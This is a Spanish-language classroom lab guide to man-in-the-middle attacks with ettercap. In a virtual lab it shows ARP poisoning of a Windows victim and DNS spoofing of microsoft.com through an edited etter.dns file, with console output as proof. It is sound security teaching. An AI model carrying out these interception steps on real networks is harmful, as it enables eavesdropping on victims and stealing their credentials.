
ATAQUES MAN IN THE MIDDLE CON ETTERCAP



José Luis Berenguel Gómez – IES Zaidín-Vergeles

Sumario

1. Introducción

El ataque ***Man in the Middle*** (MitM) es una técnica de hacking que sirve como base para otros muchos ataques y que permite robar información, credenciales y saltar mecanismos de protección avanzados. El objetivo de este ataque es interponernos entre las comunicaciones de un equipo cliente (víctima) y el servidor hacia el que se comunica, haciendo pasar todo el tráfico de red por el equipo atacante.

Existen numerosas técnicas, en este documento revisaremos dos de ellas: **envenenamiento ARP** (*ARP poisoning*) y **falsificación DNS** (*DNS spoofing*).

Para llevarlo acabo utilizaremos la herramienta **ettercap**, que dispone de interfaz gráfica y está instalado en Kali Linux.

Web oficial de Ettercap
https://www.ettercap-project.org

2. Caso práctico

Setup del laboratorio.

Necesitaremos dos máquinas virtuales (Kali Linux y un Windows 10 o cualquier otro sistema operativo) que estén en la misma red (por ejemplo, configurarlas en Virtualbox en red NAT).

Comprobamos que ambas máquinas se ven entre ellas haciendo ping y anotamos los datos de red de las diferentes máquinas implicadas y de la puerta de enlace predeterminada.

	IP	MAC
Kali Linux (Atacante)	10.0.2.15	08:00:27:ab:08:1c
Windows 10 (Víctima)	10.0.2.5	08:00:27:57:44:c8
Router (Gateway)	10.0.2.1	52:54:00:12:35:00

Ataque MitM con envenenamiento ARP (ARP *poisoning*).

En la máquina Kali ejecutamos el entorno gráfico de ettercap, bien desde el menú de aplicaciones, bien desde la consola con el comando *ettercap -G*. Necesitaremos permisos de superusuario para poder poner la tarjeta de red en modo promiscuo.

La ventana muestra la selección de la tarjeta de red que se va a emplear para capturar el tráfico, en este caso dejamos la opción seleccionada eth0 y pulsamos aceptar en botón de la barra superior.

A continuación se muestra el menú principal completo y un cuadro inferior con mensajes de información donde podemos ver en las primeras líneas los datos de nuestra tarjeta de red.


En el menú superior tenemos las opciones de *start/stop sniffing*, *Scan for hosts* y *hosts list* (a la izquierda), y *MITM menu*, *Stop MITM* y el menú de ettercap desplegable (a la derecha).

El siguiente paso es escanear los equipos de la red en la que estamos conectados para localizar al objetivo, para ello pulsamos la opción de menú *Scan for hosts*. En la ventana de información nos muestra el progreso y una vez finalizado nos avisa de los hosts que se han añadido a la lista de hosts.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

Pulsamos ahora en el botón de menú *Hosts list* para ver los datos de los host que se han descubierto tras

el escaneo. En nuestro caso, la 2.1 es la puerta de enlace, y la 2.5 la del Windows 10 (víctima). Las otras dos IPs corresponden a servidores de red de Virtualbox (DHCP y DNS) que ignoraremos.



Una vez los tenemos identificada la máquina víctima y la puerta de enlace tenemos que marcarlos como objetivos. Haciendo clic con el botón derecho sobre ellos, seleccionamos la máquina víctima como Target 1 (*Add to target 1*) y la puerta de enlace como Target 2 (*Add to target 2*).

```
Host 10.0.2.5 added to TARGET1
Host 10.0.2.1 added to TARGET2
```

Ahora comprobaremos el estado de la máquina víctima antes del ataque. En una consola de comandos revisamos la tabla ARP con el comando arp -a.

```
>arp -a
Interfaz: 10.0.2.5 --- 0x4
  Dirección de Internet          Dirección física      Tipo
  10.0.2.1                      52-54-00-12-35-00     dinámico
  10.0.2.3                      08-00-27-29-32-75     dinámico
  10.0.2.15                     08-00-27-ab-08-1c     dinámico
```

La información relevante es la dirección física de la puerta de enlace que corresponde con la MAC de nuestro router. Podemos probar a hacer un ping al router para comprobar que hay conectividad con él y funciona correctamente. Si arrancamos Wireshark en esta máquina podemos comprobar el tráfico de red para este ping, y nos podemos fijar en los paquetes ARP que se envían, en el especial el paquete ARP broadcast en el que se pregunta la dirección MAC de la IP 10.0.2.1 (si no ocurre habrá que limpiar la tabla ARP para forzar la consulta).

Volvemos a la máquina Kali para activar el ataque. En el menú MITM elegimos la opción ***ARP Poisoning***, dejamos la opción *Sniff remote connections* marcada y pulsamos ok. El cuadro de información nos muestra los datos de las máquinas atacadas.

```
ARP poisoning victims:

 GROUP 1 : 10.0.2.5 08:00:27:57:44:C8

 GROUP 2 : 10.0.2.1 52:54:00:12:35:00
```

En estos momentos, la máquina víctima está recibiendo paquetes ARP de respuesta falsos para

suplantar la MAC de la puerta de enlace. Con Wireshark abierto en la máquina víctima podemos visualizar este tráfico inusual. Ahora, comprobamos nuevamente la tabla ARP de la máquina víctima y veremos que el ataque ha surtido efecto: la dirección MAC de la puerta de enlace coincide con la dirección MAC del equipo atacante.

```
>arp -a

Interfaz: 10.0.2.5 --- 0x4
  Dirección de Internet          Dirección física      Tipo
  10.0.2.1                      08-00-27-ab-08-1c     dinámico
  10.0.2.3                      08-00-27-29-32-75     dinámico
  10.0.2.15                     08-00-27-ab-08-1c     dinámico
```

En estos momentos, si hacemos un ping desde la máquina víctima y no funciona, tenemos que comprobar que está activado el sniffing (*start sniffing*) para realizar el reenvío de todo el tráfico entre la víctima y el destino.

Para terminar el ataque debemos hacerlo con la opción *Stop MITM* para que se reenvíen los paquetes adecuados restablecer el tráfico normal de la víctima. Podemos consultar la tabla ARP de la víctima una vez concluido el ataque y comprobar que la dirección MAC de la puerta de enlace vuelve a ser la correcta.

```
ARP poisoner deactivated.
RE-ARPing the victims...
```

Ataque MitM con falsificación DNS (DNS *spoofing*).

Para este ataque utilizaremos el mismo escenario que en el caso anterior. En este caso, lo que haremos será modificar una petición DNS del cliente, para que cuando la máquina víctima pregunte por un dominio concreto, la redirijamos a una página arbitraria de nuestra elección.

En primer lugar, cerraremos la aplicación ettercap si la tenemos arrancada. Debemos **editar el fichero *etc/ettercap/etter.dns*** para añadir los dominios DNS sobre los que queremos falsificar la respuesta (en el fichero */usr/share/ettercap/etter.dns.examples* podemos encontrar valiosos ejemplos). En el caso que nos ocupa, redirigiremos las consultas a la web de Microsoft por la de Linux.

```
#redirigimos la web de microsoft a Linux
microsoft.com   A       104.21.80.209 1800
*microsoft.com  A       104.21.80.209 3600
www.microsoft.com PTR    104.21.80.209
```


Una vez creado el fichero, arrancamos *ettercap* y realizamos el ataque de envenenamiento ARP descrito en el apartado anterior. Antes de iniciar el ataque comprobamos que la DNS de Microsoft se resuelve correctamente con el comando *nslookup*.

```
>nslookup microsoft.com
Servidor:  UnKnown
Address:  10.0.2.1

Respuesta no autoritativa:
Nombre:  microsoft.com
Addresses:  13.77.161.179
          40.113.200.201
```

```
          40.76.4.15
          40.112.72.205
          104.215.148.63
```

Una vez tenemos la máquina víctima bajo nuestro control vamos al menú de ettercap y seleccionamos *plugins* > *manage plugins*. Activamos el **plugin *dns_spoof*** haciendo doble clic sobre él.



Vemos los mensajes de la ventana de información que las URL correspondientes a Microsoft se están falsificando.

```
Activating dns_spoof plugin...
dns_spoof: A [v10.events.data.microsoft.com] spoofed to [104.21.80.209] TTL [3600 s]
dns_spoof: A [cp601.prod.do.dsp.mp.microsoft.com] spoofed to [104.21.80.209] TTL [3600 s]
dns_spoof: A [geover.prod.do.dsp.mp.microsoft.com] spoofed to [104.21.80.209] TTL [3600 s]
dns_spoof: A [settings-win.data.microsoft.com] spoofed to [104.21.80.209] TTL [3600 s]
```

Y volvemos a comprobar la resolución del dominio con nslookup para comprobar que el ataque ha tenido éxito.

```
>nslookup microsoft.com
Servidor:  UnKnown
Address:  10.0.2.1

Nombre:  microsoft.com
Address:   104.21.80.209
```

Si tratamos de acceder con el navegador web a ese dominio veremos que no lo permite puesto que la IP no es accesible de forma directa al estar protegida por servicios de Cloudflare. Esto no supone mayor problema ya que cuando realicemos el ataque dirigiremos a la víctima a un dominio bajo nuestro control.

Para detener el ataque desactivamos el plugin y detenemos el ataque MITM.

3. Bibliografía

Recursos y enlaces utilizados para elaborar este documento.

- Libro Seguridad Informática. Editorial McGraw-Hill 2013.
- http://www.csc.villanova.edu/~enwafor/cps_security/documents/lab1_mitm_update.pdf
- https://null-byte.wonderhowto.com/how-to/tutorial-dns-spoofing-0167796/
- https://www.thegeekstuff.com/2012/05/ettercap-tutorial/
- https://pentestmag.com/ettercap-tutorial-for-windows/
- https://pentestmag.com/article-fun-ettercap/